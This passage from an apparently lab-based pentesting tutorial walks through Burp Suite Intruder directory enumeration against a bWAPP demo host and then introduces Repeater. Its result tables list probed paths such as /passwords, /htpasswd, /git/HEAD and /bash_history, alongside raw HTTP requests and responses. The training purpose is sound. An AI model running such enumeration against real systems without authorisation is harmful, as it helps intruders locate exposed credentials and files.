
Next, we will add a **Payload Processing** rule:




Here we will specify a prefix to be added to all the payloads:




So essentially, we are prepending a forward slash (/) to all the resources being accessed. Once this rule is added, you should see it in the list:




Next, we will make changes to the **Payload Encoding** section:




Notice that by default, it will encode the characters listed in the textbox. It also includes/. And that would affect the URL. Therefore we will uncheck this checkbox and thus, burp won't encode the payload.




Let's also configure the Intruder to follow any redirections. For that, navigate to **Intruder -> Options**:



Scroll all the way down, to the **Redirections** section:



Notice that it's set to **Never**. Modify it to **Always**:




Now the Intruder would perform redirections as well, instead of stopping at the 301 response!


Step 13: Performing directory enumeration using Burp's Intruder functionality.

We have a good wordlist to try out the directory enumeration attack, and all the options are correctly configured. Let's launch the attack!

Scroll back to the top and click on the **Start attack** button.



You should get the following warning dialog:



This simply indicates that the attacks are time throttled in the Community Edition of BurpSuite. Since we already know of this limitation and we just want to see the attack in action, let's proceed by acknowledging this warning.

After you press the **OK** button, you would see the following window:

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Redirects...	Timeout	Length	Comment
0		400		0		486	
1	/admin	200		1		3369	
2	/documents	200		1		2500	
3	/images	200		1		5342	
4	/passwords	200		1		1555	
5	/bash_history	404		0		469	
6	/bashrc	404		0		463	
7	/cache	404		0		462	
8	/config	404		0		463	
9	/cvs	404		0		460	
10	/cvsignore	404		0		466	
11	/forward	404		0		464	
12	/git/HEAD	200		0		243	

Attack Progress

11 of 4617

It would list the payloads that have been tried out and also list the different metrics for the tried payloads, like the status code of the response, redirects, response length, etc. This window would also show the attack progress at the bottom.

Let's sort the requests by status code of the response and you should see the following response:

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Redirects...	Timeout	Length	Comment
1	/admin	200		1		3369	
2	/documents	200		1		2500	
3	/images	200		1		5342	
4	/passwords	200		1		1555	
12	/git/HEAD	200		0		243	
0		400		0		486	
14	/hta	403		0		464	
15	/htaccess	403		0		469	
16	/htpasswd	403		0		469	
5	/bash_history	404		0		469	
6	/bashrc	404		0		463	
7	/cache	404		0		462	
8	/config	404		0		463	
9	/cvs	404		0		460	
10	/cvsignore	404		0		466	
11	/forward	404		0		464	
13	/history	404		0		464	
17	/listing	404		0		464	
18	/listings	404		0		465	

Attack Progress

35 of 4617

Notice the **Redirects followed** column. It shows how many redirects were followed. The count is 1 for the first four payloads.

You can check the individual requests and see their responses as well. Notice that for the /admin entry, we have two requests and two responses. This is because there was a redirect, and hence two requests and the two corresponding responses are there.

Request

1:

Request	Payload	Status	Error	Redirects...	Timeout	Length	Comment
1	/admin	200	1			3369	
2	/documents	200				2500	
3	/images	200				5342	
4	/passwords	200				1555	
12	/git/HEAD	200				243	
0		400				486	
14	/hta	403				464	
15	/htaccess	403				469	
16	/htpasswd	403				469	
5	/bash_history	404				469	

Request 1 Response 1 Request 2 Response 2

Raw Headers Hex

Pretty Raw \n Actions

```
1 GET /admin HTTP/1.1
2 Host: demo.ine.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_level=0
9 Upgrade-Insecure-Requests: 1
10
11
```

0 matches

Response

1:

Request	Payload	Status	Error	Redirects...	Timeout	Length	Comment
1	/admin	200	1			3369	
2	/documents	200				2500	
3	/images	200				5342	
4	/passwords	200				1555	
12	/git/HEAD	200				243	
0		400				486	
14	/hta	403				464	
15	/htaccess	403				469	
16	/htpasswd	403				469	
5	/bash_history	404				469	

Request 1 Response 1 Request 2 Response 2

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 301 Moved Permanently
2 Date: Wed, 17 Nov 2021 04:53:35 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 Location: http://demo.ine.local/admin/
5 Content-Length: 315
6 Connection: close
7 Content-Type: text/html; charset=iso-8859-1
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
10 <html>
```

0 matches

Notice the response shows 301 status code and the **Location** header indicates the location to redirect to.

Since we configured Intruder to follow the redirects, the following request is sent for that reason:

Request

2:

Intruder attack 1

Request	Payload	Status	Error	Redirects...	Timeout	Length	Comment
1	/admin	200	1	3369			
2	/documents	200	1	2500			
3	/images	200	1	5342			
4	/passwords	200	1	1555			
12	/git/HEAD	200	0	243			
0		400	0	486			
14	/hta	403	0	464			
15	/htaccess	403	0	469			
16	/htpasswd	403	0	469			
5	/bash_history	404	0	469			

Request 1 Response 1 Request 2 Response 2

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 GET /admin/ HTTP/1.1
2 Host: demo.ine.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_level=0
9 Upgrade-Insecure-Requests: 1
10
11
```

② ⚙️ ⏪ ⏩ Search... 0 matches

bWAPP 78 of 4617 1 2 3 4 10:26

burp-Station windows bWAPP - L...a Firefox

Response

2:

Intruder attack 1

Request	Payload	Status	Error	Redirects...	Timeout	Length	Comment
1	/admin	200	1	3369			
2	/documents	200	1	2500			
3	/images	200	1	5342			
4	/passwords	200	1	1555			
12	/git/HEAD	200	0	243			
0		400	0	486			
14	/hta	403	0	464			
15	/htaccess	403	0	469			
16	/htpasswd	403	0	469			
5	/bash_history	404	0	469			

Request 1 Response 1 Request 2 Response 2

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Wed, 17 Nov 2021 04:53:35 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-ubuntu4.25
5 Vary: Accept-Encoding
6 Content-Length: 3156
7 Connection: close
8 Content-Type: text/html
9
10 <!DOCTYPE html>
```

② ⚙️ ⏪ ⏩ Search... 0 matches

bWAPP 84 of 4617 1 2 3 4 10:27

burp-Station windows bWAPP - L...a Firefox

Notice that the response contains a status code of 200. So there were no subsequent redirects. You can even double click on any of the entries and get the request and response entry in a separate window:

Request:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A single attack item is highlighted in the list, showing a payload of '/git/HEAD'. The status is 200, length is 243, and timer is 0. The 'Request' tab is selected in the details panel, displaying a GET request for /git/HEAD with various headers like Host, User-Agent, and Accept. The response tab shows a 200 OK status with headers and a Content-Length of 23.

Response:

This screenshot is identical to the previous one, showing the same Intruder attack result for the HEAD request to /git/HEAD. The payload is '/git/HEAD', status is 200, length is 243, and timer is 0. The 'Request' tab is selected, showing the same GET request details as before. The response tab shows a 200 OK status with headers and a Content-Length of 23.

Step 14: Using Burp Repeater to perform requests.

We can use Burp Repeater to make requests as well and tamper with them. It's quite handy since we can tamper the request any number of times and modify anything in the request starting from the path to the parameters and even the HTTP headers. In your pentesting journey, you would definitely find yourself using **Repeater** window quite a lot!


Let's send the request to/passwords to the Repeater window. Select the request in the Intruder attack window and right-click. Then select **Send to Repeater** option or you could have pressed **CTRL+R** as well if you prefer shortcuts.

The screenshot shows the Burp Suite interface with the 'Intruder attack 1' tab active. In the main results table, the fourth row, which contains the request to '/passwords', is highlighted. A context menu is open over this row, with the 'Send to Repeater' option highlighted. Other options in the menu include 'Scan', 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer (request)', 'Send to Comparer (response)', 'Show response in browser', 'Request in browser', 'Generate CSRF PoC', 'Add to site map', 'Request item again', 'Define extract grep from response', 'Copy as curl command', 'Add comment', 'Highlight', 'Copy links', 'Save item', and 'Intruder results documentation'. The status bar at the bottom indicates '114 of 4617'.


Now navigate to the **Repeater** tab and press the **Send** button to sent the request to /passwords:

The screenshot shows the Burp Suite interface with the 'Repeater' tab active. The 'Request' pane displays the same GET request to '/passwords' that was selected in the Intruder tab. The 'Send' button is prominently highlighted in red. The status bar at the bottom indicates '11 Ready'.

